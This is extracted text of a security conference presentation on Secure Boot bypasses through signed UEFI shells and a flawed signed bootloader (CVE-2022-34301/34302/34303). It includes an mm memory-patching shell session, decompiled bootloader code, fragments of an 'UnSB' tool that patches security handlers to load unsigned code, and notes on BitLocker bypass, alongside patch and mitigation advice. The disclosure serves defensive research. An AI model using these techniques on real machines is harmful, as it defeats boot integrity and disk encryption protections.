



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- Signed UEFI Shells
 - 2 unique shells



Vulnerabilities



- Signed UEFI Shells
 - 2 unique shells
- Using built in tools to bypass secure boot
 - Memory read and write (mm, dmem)
 - Other utilities for listing handles, mem maps , etc. (dh)
- Exploitation automation using scripting
 - startup.nsh



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DEMO
CVE-2022-34301
CVE-2022-34303



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UEFI Shell Secure Boot bypass example

```
UEFI Interactive Shell v2.2
EDK II
UEFI v2.70 (EDK II, 0x00010000)
Mapping table
  FS0: Alias(s) :HD1b:;BLK2:
        PciRoot(0x0)/Pci(0x2,0x0)/HD(1,MBR,0xBE1AFDFA,0x3F,0xFBFC1)
  BLK1: Alias(s) :
        PciRoot(0x0)/Pci(0x2,0x0)
  BLK0: Alias(s) :
        PciRoot(0x0)/Pci(0x1F,0x2)/Sata(0x2,0xFFFF,0x0)
Press ESC in 4 seconds to skip startup.nsh or any other key to continue.
Shell> fs0:
FS0:\> HelloWorld.efi
Command Error Status: Access Denied
FS0:\> patch.nsh
FS0:\> mm 0x3F2c57a8 0xc3c03148 -w 8 -MEM
FS0:\> mm 0x3F2c57e8 0xc3c03148 -w 8 -MEM
FS0:\> HelloWorld.efi
HelloWorld
FS0:\> _
```


UEFI Shell Secure Boot bypass example



UEFI Shell Secure Boot bypass example


FOOL! I HAVE SECURE BOOT ENABLED!



I AM NO FOOL!

I PATCHED IT! LOL


 Secure boot

Secure boot is on, preventing malicious software from loading when your device starts up. 

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Vulnerabilities

- Vulnerable Bootloader



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Vulnerabilities

- Signed bootloader with a built in Secure Boot bypass
 - 73KB of signed bootloader that has a terrible design flaw
 - MUCH better bypass than the old Kaspersky bypass

```
000056b8  int64_t efi_main (int64_t arg1, int64_t arg2 @ rsi, int64_t arg3 @ rdi)
000056b8  {
000056cc      systab = arg2;
000056e4      InitializeLib(arg1, systab, arg3);
000056ee      insecure_mode = detect_secure_mode();
000056fd      if (insecure_mode != 0)
000056fb      {
0000570b          Print(0, &data_c760);
000056ff      }
0000571e      int64_t rax_5 = start_image(&data_c6b0);
0000572f      if (load_options_size != 0)
0000572d      {
00005731          second_stage;
0000573b          FreePool ();
0000573b      }
00005745      return rax_5;
00005745  }
```




Vulnerabilities

- Code Release:
 - UnSB – “Un-SecureBoot” UEFI application to disable Security Handles and bypass Secure Boot turning it off.

```
EFI_SECURITY_ARCH_PROTOCOL  *mSecurity  = NULL;
EFI_SECURITY2_ARCH_PROTOCOL *mSecurity2 = NULL;

if (mSecurity2 == NULL) {
    gBS->LocateProtocol (&gEfiSecurity2ArchProtocolGuid, NULL, (void **)&mSecurity2);
}

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Patch Security handlers

Load & Start Binary

Vulnerabilities

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}
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//Patch the handlers and proceed to load the unsigned UEFI Shell efi.
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CHAR16* gShellPath = L"\\ShellX64.efi";
EFI_DEVICE_PATH* ShellPath;
Status = LocateFile(gShellPath, &ShellPath);
if (EFI_ERROR(Status)) {
    return Status;
}
Status = gBS->LoadImage(TRUE, ImageHandle, ShellPath, NULL, 0, &ShellPath);
if (EFI_ERROR(Status)) {
    return Status;
}
Status = gBS->StartImage(ShellPath, (UINTN*)NULL, (CHAR16 * *)NULL);
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}
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```

Vulnerabilities

- Exploitation
 - No shellcode required
 - Write you own code and run it (shrug)



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
- Exploitation
 - Mount ESP and copy files
 - Need to be admin
 - So many ways to get admin
 - LOL Installers



User



Admin



DEMO CVE-2022-34302




Vulnerabilities

- BitLocker Bypass using UnSB
 - i. Who is even using TPM?
 - ii. How are the TPM measurements done?
 - iii. How UnSB affects the measurement process
- Thankfully this doesn't work on latest Windows
 - but it still works on older versions

Vulnerabilities

- Persistent SB Bypass and TPM avoidance



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DEMO With Bitlocker



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Summary

- How can you get the fix and apply it
 - <https://support.microsoft.com/en-us/topic/kb5012170-security-update-for-secure-boot-dbx-august-9-2022-72ff5eed-25b4-47c7-be28-c42bd211bb15>
- Update your machines asap
 - Perform a DBX update
 - Windows Update service
 - PowerShell
 - Linux

- On a device that does not have Credential Guard enabled, run following command from an Administrator command prompt to suspend BitLocker for 1 restart cycle:

```
Manage-bde -Protectors -Disable C: -  
RebootCount 1
```

Then, deploy the update on the device to resume the



- On a device that has Credential Guard enabled, run the following command from an Administrator command prompt to suspend BitLocker for 2 restart cycles:

```
Manage-bde -Protectors -Disable C: -  
RebootCount 3
```

Then, deploy the update and restart the device to resume the BitLocker protection.

Summary

- How to avoid fix bypasses
 - OEM Solutions
 - HP SureStart
 - Use hardware from closed gardens
 - Microsoft Surface
 - Windows on Apple?
 - Password protect BIOS



Summary

- Microsoft Response



- Vendor Response



Summary



  @G1963JP

今回のWindows UpdateでKB5012170だけインストールを失敗してエラー出てしまう💧
何度試してもエラー出てインストール失敗💧

Translated from Japanese by Google

In this Windows Update, only KB5012170 fails to install and an error appears 💧
No matter how many times I try, I get an error and the installation fails 💧



7:02 PM · Aug 9, 2022 · Twitter Web App

This month's Windows Update KB5012170 install problem fixed on Dell OptiPlex 7020: go into BIOS, Disable Secure Boot then KB5012170 installs with no problem. Reboot, go into BIOS, enable Secure Boot again. This problem occurs with other machines that have Secure Boot enabled I suspect – see the Asrock forum link below. Is Secure Boot worth having or should it be given the boot? What do people think?

[https://forum.asrock.com/forum_posts.asp?](https://forum.asrock.com/forum_posts.asp?TID=24817&PID=100915&title=kb5012170-failed-to-install)

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Summary

- Research opportunities
 - With CVE-2022-34302 you can now develop and deploy your own tools and research Pre-OS Attacks ☺
 - <https://github.com/HackingThings/OneBootloaderToLoadThemAll>



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The end



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